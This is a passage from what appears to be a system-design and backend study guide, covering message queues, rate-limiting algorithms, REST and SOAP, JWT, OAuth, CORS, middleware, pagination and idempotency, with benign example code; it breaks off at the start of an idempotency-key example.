A **message queue** lets services communicate **asynchronously**: producers put messages in a queue; consumers process them later at their own pace.




*Asynchronous order processing via a queue*

**Why use one:**

- **Decoupling** — producer doesn't need to know consumers or wait for them.
- **Responsiveness** — return "Order placed!" immediately; send email/PDF later.
- **Load levelling / buffering** — absorb traffic spikes; workers drain at a steady rate.
- **Reliability** — messages persist until processed; retries; **dead-letter queue (DLQ)** for repeatedly failing messages.
- **Scalability** — add consumers to process faster.

**Models:**

| | Point-to-point (queue) | Publish/subscribe (topic) |
|---|---|---|
| Delivery | Each message to **one** consumer | Each message to **all** subscribers |
| Use | Work distribution (job queue) | Event broadcasting (OrderPlaced → email, analytics, inventory) |

**Delivery guarantees:** at-most-once (may lose), **at-least-once** (may duplicate → consumers must be **idempotent**), exactly-once (hard; Kafka supports within its ecosystem).


**Tools:** RabbitMQ (classic broker, flexible routing), **Apache Kafka** (distributed append-only log, high throughput, replayable, partitions + consumer groups — event streaming), AWS SQS/SNS, Google Pub/Sub, Redis Streams.

## 8.10 Rate Limiting

**Rate limiting** caps how many requests a client can make in a time window — protects against abuse, DDoS, brute-force logins, and ensures fair usage and cost control. Exceeding the limit returns **HTTP 429 Too Many Requests** with headers like `Retry-After`, `X-RateLimit-Remaining`.

**Algorithms:**

| Algorithm | How it works | Pros / cons |
|---|---|---|
| **Token bucket** | Bucket holds up to *B* tokens, refilled at *r* tokens/sec; each request consumes one; empty → reject | Allows **bursts** up to B; smooth average. Very common (AWS, Stripe) |
| **Leaky bucket** | Requests enter a FIFO queue processed at a constant rate; overflow dropped | Smooths output to a constant rate; no bursts |
| **Fixed window counter** | Count requests per fixed window (e.g. per minute) | Simple; **burst at window edges** (100 at 0:59 + 100 at 1:00) |
| **Sliding window log** | Store timestamp of each request; count those in the last 60 s | Accurate; memory heavy |
| **Sliding window counter** | Weighted mix of current and previous window counts | Good accuracy, low memory |




*Token bucket: capacity 5, refill 1 token/s*


```python
import time
class TokenBucket:
    def __init__(self, capacity, refill_rate):
        self.capacity, self.rate = capacity, refill_rate
        self.tokens, self.last = capacity, time.monotonic()

    def allow(self):
        now = time.monotonic()
        self.tokens = min(self.capacity, self.tokens + (now - self.last) * self.rate)
        self.last = now
        if self.tokens >= 1:
            self.tokens -= 1
            return True
        return False          # → respond 429
```

**Where:** API gateway, load balancer, or middleware; in a distributed system keep counters in **Redis** (atomic `INCR` + `EXPIRE`, or Lua scripts) so all servers share limits. Limit by user ID, API key or IP.

## 8.11 Stateless vs Stateful Architecture

- **Stateful:** the server remembers client state between requests (session in server memory). The next request **must** go to the same server.
- **Stateless:** each request carries everything needed (e.g. a JWT), or state lives in an external store; **any server** can handle any request.




*Stateful needs sticky routing; stateless servers are interchangeable*

| | Stateful | Stateless |
|---|---|---|
| Server memory of client | Yes | No |
| Load balancing | Needs **sticky sessions** | Any algorithm |
| Horizontal scaling | Hard | Easy — just add servers |
| Server crash | Users lose sessions | No impact (state is elsewhere) |
| Examples | Traditional session-in-memory apps, game servers, WebSocket chat servers, databases | REST APIs with JWT, serverless functions |

**Making apps stateless:** move sessions to Redis or a DB, use tokens (JWT), store files in object storage (S3) not local disk, keep caches external.

> **Interview tip:** The pattern "**stateless app tier + stateful data tier**" is the default for scalable web systems: app servers scale horizontally behind a load balancer; state is pushed into databases, caches and queues designed to manage it.

### Back-of-the-envelope numbers worth remembering

| Quantity | Approx. value |
|---|---|
| L1 cache reference | ~1 ns |
| Main memory reference | ~100 ns |
| Read 1 MB sequentially from memory | ~10 µs |

| Quantity | Approx. value |
| --- | --- |
| SSD random read | ~100 µs |
| Round trip within a datacenter | ~0.5 ms |
| Disk seek (HDD) | ~10 ms |
| Round trip India ↔ US | ~150–250 ms |
| Seconds in a day | 86,400 ≈ $10^5$ |
| 1 million requests/day | ≈ 12 requests/second on average |
| Availability 99.9% / 99.99% | ≈ 8.8 h / 53 min downtime per year |

# 9. Backend & API Fundamentals

An **API (Application Programming Interface)** is a contract that lets one piece of software talk to another. Backend developers spend most of their time designing, securing and scaling web APIs.




*Lifecycle of an API request in a typical backend*

## 9.1 REST Architecture

**REST (Representational State Transfer)**, defined by Roy Fielding (2000), is an architectural style. An API following its constraints is "RESTful".

**The six constraints:**

| Constraint | Meaning |
|---|---|
| **Client–server** | UI and data storage concerns are separated; evolve independently |
| **Stateless** | Each request contains all information needed; server stores no client session context |
| **Cacheable** | Responses label themselves cacheable or not ( `Cache-Control` , `ETag` ) |
| **Uniform interface** | Resources identified by URIs; manipulated via representations; self-descriptive messages; HATEOAS (responses include links to related actions) |
| **Layered system** | Client can't tell if it talks to the server or an intermediary (LB, cache, gateway) |
| **Code on demand** *(optional)* | Server may send executable code (JavaScript) |

**Resource design best practices:**

```
✔ GET    /api/v1/orders?status=shipped&page=2     nouns, plural, filters as query params
✔ POST   /api/v1/orders                           create
✔ GET    /api/v1/orders/1001                      read one
✔ PATCH  /api/v1/orders/1001                      partial update
✔ GET    /api/v1/users/42/orders                  sub-resource
✘ GET    /api/getAllOrders                        verbs in URL
✘ POST   /api/deleteOrder?id=1001                 wrong method for the action
```

**Example response with proper status and error format:**

```
POST /api/v1/users
Content-Type: application/json

{"name": "Asha", "email": "asha@example.com"}

HTTP/1.1 201 Created
Location: /api/v1/users/42

{"id": 42, "name": "Asha", "email": "asha@example.com"}
```

```
// consistent error body (e.g. 400 Bad Request)
{ "error": { "code": "VALIDATION_FAILED", "message": "email is invalid", "field": "email" } }
```

**Richardson Maturity Model:** level 0 (one URI, one method — RPC over HTTP), level 1 (resources), level 2 (HTTP verbs + status codes — where most "REST" APIs sit), level 3 (HATEOAS).

**Alternatives: GraphQL** (client asks for exactly the fields it needs in one request — avoids over/under-fetching), **gRPC** (binary Protocol Buffers over HTTP/2, fast, great for service-to-service).

## 9.2 REST vs SOAP

| | REST | SOAP |
|---|---|---|
| Type | Architectural **style** | **Protocol** with strict standards |
| Format | JSON (also XML, text, etc.) | **XML only** (SOAP envelope) |
| Transport | HTTP | HTTP, SMTP, TCP, ... |
| Contract | Optional (OpenAPI/Swagger) | Mandatory **WSDL** |
| Statefulness | Stateless | Can be stateful |
| Performance | Lightweight, faster | Verbose, heavier parsing |
| Caching | HTTP caching built-in | Not cacheable via HTTP semantics |
| Security | HTTPS, OAuth, JWT | **WS-Security** (message-level encryption/signing), built-in standards |
| Transactions / reliability | Not built in | WS-AtomicTransaction, WS-ReliableMessaging |
| Used in | Web & mobile apps, public APIs | Banking, payment, telecom, legacy enterprise integrations |

```
<!-- SOAP request -->
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Header/>
  <soap:Body>
    <GetUser xmlns="http://example.com/users"><UserId>42</UserId></GetUser>
  </soap:Body>
</soap:Envelope>
```

The REST equivalent is just `GET /users/42`.

## 9.3 HTTP Methods (API design view)

(Safety and idempotency table in §4.18.) Mapping CRUD to HTTP:

| CRUD | Method | Endpoint | Success code |
|---|---|---|---|
| Create | POST | `/books` | **201 Created** (+ `Location`) |
| Read (list) | GET | `/books?author=Rowling` | 200 OK |
| Read (one) | GET | `/books/7` | 200 OK / 404 |
| Update (replace) | PUT | `/books/7` (full body) | 200 OK / 204 |
| Update (partial) | PATCH | `/books/7` `{"price": 399}` | 200 OK |
| Delete | DELETE | `/books/7` | **204 No Content** |

**PUT vs PATCH:** PUT sends the **complete** resource; missing fields are reset/removed. PATCH sends **only the changes**.

```
PUT /books/7    {"title": "Dune", "author": "Herbert", "price": 399}   ← all fields
PATCH /books/7  {"price": 399}                                          ← only price
```

**POST vs PUT for creation:** POST to a collection (`/books`) when the server assigns the ID; PUT to a specific URI (`/books/isbn-123`) when the client knows the ID.

## 9.4 Authentication vs Authorization

| | Authentication (AuthN) | Authorization (AuthZ) |
|---|---|---|
| Question | **Who are you?** | **What are you allowed to do?** |
| Order | First | After authentication |
| Mechanisms | Passwords, OTP, biometrics, SSO, MFA, JWT/session | Roles (RBAC), permissions, policies (ABAC), ACLs, OAuth scopes |
| Failure code | **401 Unauthorized** | **403 Forbidden** |
| Analogy | Showing your ID at the office gate | Your ID card opens only the 3rd-floor door |

```java
// Spring Security style
@GetMapping("/admin/reports")
@PreAuthorize("hasRole('ADMIN')")          // authorization
public Report getReports(Principal user) { // user already authenticated
    ...
}
```


**MFA (multi-factor authentication):** combine something you **know** (password), **have** (phone OTP, hardware key), **are** (fingerprint). **RBAC** — users get roles (ADMIN, EDITOR, VIEWER), roles get permissions. **ABAC** — rules over attributes ("managers can approve expenses of their own department under ₹50,000").

## 9.5 JWT (JSON Web Token)

A **JWT** is a compact, URL-safe, **signed** token that carries claims, used for stateless authentication. Format: `header.payload.signature` (each part Base64URL-encoded).

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9 . eyJzdWIiOiI0MiIsInJvbGUiOiJ1c2VyIiwiZXhwIjoxNzM...} .
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
            HEADER                                          PAYLOAD
SIGNATURE
```

```
// Header
{ "alg": "HS256", "typ": "JWT" }
// Payload (claims) — NOT encrypted, anyone can decode it!
{ "sub": "42", "name": "Asha", "role": "user", "iat": 1730600000, "exp": 1730600900 }
// Signature
HMACSHA256(base64url(header) + "." + base64url(payload), SECRET_KEY)
```




*JWT login and use*

**Why JWT:** stateless (any server can verify with the key — great for horizontal scaling and microservices), self-contained (carries user ID/roles), works across domains and mobile.

**Signing algorithms: HS256** (symmetric HMAC — same secret signs and verifies; fine within one service) vs **RS256/ES256** (asymmetric — auth server signs with private key, any service verifies with the public key).


**Drawbacks:** can't easily revoke before expiry (mitigate: short expiry + refresh tokens + deny-list), payload readable by anyone, token size larger than a session ID. (Security pitfalls: §15.7.)

| | Session ID (server-side) | JWT |
|---|---|---|
| State stored | On server | In token (client) |
| Revocation | Easy — delete session | Hard |
| Scaling | Needs shared session store | Stateless |
| Size | Small | Larger |

## 9.6 OAuth Basics

**OAuth 2.0** is an **authorization framework** that lets a third-party app access a user's resources on another service **without getting the user's password** — e.g. "Allow *PhotoPrint* to read your Google Photos."

**Roles: Resource owner** (user), **Client** (the third-party app), **Authorization server** (issues tokens — Google accounts), **Resource server** (API holding the data — Google Photos API).




*Authorization Code flow (with PKCE for public/mobile clients)*

**Grant types: Authorization Code (+ PKCE)** — web/mobile apps (recommended); **Client Credentials** — machine-to-machine (service accounts, no user); Refresh Token — get new access tokens; Device

Code — TVs/CLIs. (*Implicit* and *Password* grants are deprecated.)

**Scopes** limit what the token can do (`photos.read`, not full account access).

**OAuth 2.0 vs OpenID Connect (OIDC):** OAuth is for **authorization** (access to APIs); OIDC is a layer on top for **authentication** — it adds an **ID token** (a JWT with user identity), which is what "Sign in with Google" really uses.

## 9.7 Cookies vs Sessions (backend view)

(Mechanics in §4.16.) Implementation notes:


```
// Express: session stored in Redis, session ID in a secure cookie
app.use(session({
  store: new RedisStore({ client: redis }),
  secret: process.env.SESSION_SECRET,
  resave: false, saveUninitialized: false,
  cookie: { httpOnly: true, secure: true, sameSite: "lax", maxAge: 30 * 60 * 1000 }
}));
app.post("/login", (req, res) => { req.session.userId = user.id; res.sendStatus(200); });
```

**Session security:** regenerate the session ID after login (prevents **session fixation**), set idle and absolute timeouts, invalidate on logout server-side, store sessions in Redis so any app server can read them.

**Where to store tokens on the client?** `HttpOnly` cookie (safe from XSS reading it, but needs CSRF protection) vs `localStorage` (easy for SPAs, but readable by any injected script). Many teams use a short-lived access token in memory + refresh token in an `HttpOnly; Secure; SameSite` cookie.

## 9.8 Middleware

**Middleware** is code that sits in the request/response pipeline between the server receiving a request and your route handler. Each middleware can inspect/modify the request, end the response early, or pass control to the next one.




*Express-style middleware pipeline (onion model: request goes in, response comes back out)*

```
// Express.js
const logger = (req, res, next) => {
  const start = Date.now();
  res.on("finish", () => console.log(req.method, req.url, res.statusCode, Date.now() - start,
"ms"));
  next();                                  // pass control on
};
const auth = (req, res, next) => {
  const token = req.headers.authorization?.split(" ")[1];
  try { req.user = jwt.verify(token, SECRET); next(); }
  catch { res.status(401).json({ error: "Unauthorized" }); }   // short-circuit
};
app.use(logger);
app.use(express.json());
app.get("/profile", auth, (req, res) => res.json(req.user));
app.use((err, req, res, next) => res.status(500).json({ error: "Internal error" })); // error
middleware
```


**Common uses:** logging, authentication, authorization, CORS headers, body parsing, compression, rate limiting, request validation, error handling. Equivalents: Spring **filters/interceptors**, Django middleware, ASP.NET middleware. Middleware is an example of the **Chain of Responsibility** pattern.

## 9.9 CORS (Cross-Origin Resource Sharing)

Browsers enforce the **Same-Origin Policy (SOP)**: JavaScript on one origin can't read responses from another origin. **Origin = scheme + host + port.**

| URL | Same origin as `https://app.com` ? |
|---|---|
| `https://app.com/page2` | ✔ |
| `http://app.com` | ✘ (scheme) |
| `https://api.app.com` | ✘ (host) |
| `https://app.com:8443` | ✘ (port) |

**CORS** is the mechanism by which a **server opts in** to allowing specific other origins to read its responses, via HTTP headers.




*CORS preflight for a non-simple request (PUT with JSON + Authorization header)*

**Simple requests** (GET/HEAD/POST with basic content types and no custom headers) skip the preflight but still need `Access-Control-Allow-Origin` in the response.

| Header | Purpose |
|---|---|
| `Access-Control-Allow-Origin` | Which origin may read ( `https://app.com` or `*` ) |
| `Access-Control-Allow-Methods` | Allowed methods for preflight |
| `Access-Control-Allow-Headers` | Allowed request headers |
| `Access-Control-Allow-Credentials: true` | Allow cookies — then origin **cannot** be `*` |
| `Access-Control-Max-Age` | Cache preflight result (seconds) |

```
app.use(cors({ origin: ["https://app.com"], credentials: true }));  // Express
```

> **Interview tip:** CORS is enforced **by the browser**, not the server — Postman or curl ignore it. CORS is **not** a security protection for your API against attackers (they can call it directly); it protects users by stopping malicious websites from reading data with the user's credentials.

## 9.10 API Versioning

APIs evolve; versioning lets you make **breaking changes** (renaming fields, changing response shape) without breaking existing clients (especially mobile apps users don't update).

| Strategy | Example | Pros | Cons |
|---|---|---|---|
| **URI path** | `/api/v1/users`, `/api/v2/users` | Most visible & simple; easy routing/caching | URI should identify a resource, not a version |
| Query parameter | `/api/users?version=2` | Easy to add | Easy to forget; caching quirks |
| Custom header | `X-API-Version: 2` | Clean URLs | Less visible, harder to test in browser |
| Content negotiation | `Accept: application/vnd.myapp.v2+json` | Most "RESTful" | Complex |

**Good practice:** don't break clients for **additive** changes (new optional fields, new endpoints) — no new version needed; version only for breaking changes; announce **deprecation** with timelines (`Deprecation` / `Sunset` headers); support at least N−1 versions; document with OpenAPI.

## 9.11 Pagination

Never return 10 million rows in one response. Pagination splits results into pages.

### 1. Offset/limit pagination

```
GET /api/products?limit=20&offset=40      (page 3)
```

```sql
SELECT * FROM products ORDER BY id LIMIT 20 OFFSET 40;
```

Simple, supports "jump to page 7". But: **slow for deep pages** (DB still reads and discards `offset` rows) and **inconsistent** when data changes (a new insert shifts items → duplicates or skipped items between pages).

### 2. Cursor / keyset pagination

```
GET /api/products?limit=20&after=1040      ← cursor = last id seen
```

```sql
SELECT * FROM products WHERE id > 1040 ORDER BY id LIMIT 20;   -- uses index, O(log n)
```

```
{ "data": [ ... 20 items ... ],
  "pagination": { "next_cursor": "MTA2MA==", "has_more": true } }
```

Fast at any depth and stable under inserts; can't jump to arbitrary pages. Used by Twitter/X, Facebook, Slack, Stripe for infinite scroll.

| | Offset | Cursor / keyset |
|---|---|---|
| Deep-page performance | Degrades (O(offset)) | Constant (index seek) |
| Consistency during writes | Duplicates/skips | Stable |
| Jump to page N | Yes | No |

| | Offset | Cursor / keyset |
|---|---|---|
| Total count | Easy (but `COUNT(*)` is costly) | Usually omitted |
| Best for | Admin tables, small datasets | Feeds, infinite scroll, large datasets |

Also include **filtering** and **sorting** params ( `?sort=-price&category=shoes` ) and set a max `limit` .


## 9.12 Idempotency

An operation is **idempotent** if performing it multiple times has the **same effect on server state** as performing it once.

**Why it matters:** networks fail. A client sends "pay ₹500", the response times out — did it succeed? If the client retries a non-idempotent request, the customer may be **charged twice**.

| Method | Idempotent? | Example |
|---|---|---|
| GET | ✔ | Reading never changes state |
| PUT | ✔ | `PUT /users/5 {name:"A"}` ×3 → name is "A" |
| DELETE | ✔ | Deleted once, stays deleted |
| POST | ✘ | `POST /payments` ×3 → 3 payments |
| PATCH | ✘ in general | `{"balance": "+100"}` ×3 → +300 (but `{"name":"A"}` is idempotent) |

**Making POST idempotent with an Idempotency-Key** (the approach used by Stripe, Razorpay and other payment APIs):

